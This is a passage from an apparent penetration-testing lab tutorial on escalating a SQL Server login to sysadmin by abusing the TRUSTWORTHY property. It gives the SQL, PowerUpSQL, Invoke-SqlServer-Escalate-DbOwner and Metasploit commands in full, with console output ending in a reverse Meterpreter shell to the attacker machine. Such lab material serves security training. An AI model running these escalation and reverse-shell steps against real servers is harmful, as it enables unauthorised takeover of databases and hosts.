


The above query has been executed successfully. Now we will gain more privileges for raj user by making it sysadmin with the help of the following query:

```
EXEC sp_addsrvrolemember 'raj','sysadmin';
```




To confirm whether our queries worked or not, we can go to **Login Properties** for the raj user and see the **Server Rules**. And there, you can see that the sysadmin option is checked. So, this way, we have successfully abused the trustworthy property to our potential. The same is shown in the image below:



PowerUpSQL

We can abuse the trustworthy property remotely as well using PowerUpSQL. We will first import the PowerUpSQL module in PowerShell and then check if the trustworthy is activated or not. For this, use the following commands:


```
Import-Module .\PowerUpSQL.ps1
Invoke-SQLAuditPrivTrustworthy -Username raj -Password Password@1 -Instance WIN-P83OS778EQK\SQLEXPRESS -Verbose
```



In the result of the above commands, you can see that the trustworthy is on. So now, we will use the following commands to gain sysadmin privileges for our user:

Invoke-SqlServer-Escalate-DbOwner

Import-Module .\Invoke-SqlServer-Escalate-Dbowner.psm1
Invoke-SqlServer-Escalate-DbOwner -SqlUser raj -SqlPass Password@1 -SqlServerInstance WIN-P83OS778EQK\SQLEXPRESS




And voila! We have sysadmin privileges for our users.

Metasploit

As we all know, any remote attack is incomplete without Metasploit; therefore, we will now use Metasploit to do our bidding. Metasploit, an amazing framework, provides us with an inbuilt exploit to help us exploit our desire. Use the exploit to use the following set of commands:

```
use auxiliary/admin/mssql/mssql_escalate_dbowner
set rhosts 192.168.1.146
set username raj
set password Password@1
exploit
```



As you can see, the above exploit will do all the work to gain sysadmin privileges for your user. Now that the user has sysadmin privileges, we can further use the following exploit to gain meterpreter session:

```
use exploit/windows/mssql/mssql_payload
set rhosts 192.168.1.146
set username raj
set password Password@1
exploit
```

```
msf6 > use exploit/windows/mssql/mssql_payload
se[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set username raj
username => raj
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress -  11.73% done (11992/102246 bytes)
```

And as you can see in the image below, our above exploit will provide us with a meterpreter session.

```
[*] 192.168.1.146:1433 - Command Stager progress -  93.83% done (95936/10224
[*] 192.168.1.146:1433 - Command Stager progress -  95.29% done (97435/10224
[*] 192.168.1.146:1433 - Command Stager progress -  96.76% done (98934/10224
[*] 192.168.1.146:1433 - Command Stager progress -  98.19% done (100400/1022
[*] 192.168.1.146:1433 - Command Stager progress -  99.59% done (101827/1022
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/1022
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:49699) a

meterpreter > sysinfo
Computer        : WIN-P83OS778EQK
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

These are both local and remote ways to abuse and exploit trustworthy property and gain privileges.

References:

https://stackoverflow.com/questions/31120912/how-to-view-the-roles-and-permissions-granted-to-any-database-user-in-azure-sql

https://raw.githubusercontent.com/nullbind/Powershellery/master/Stable-ish/MSSQL/Invoke-SqlServer-Escalate-Dbowner.psm1

****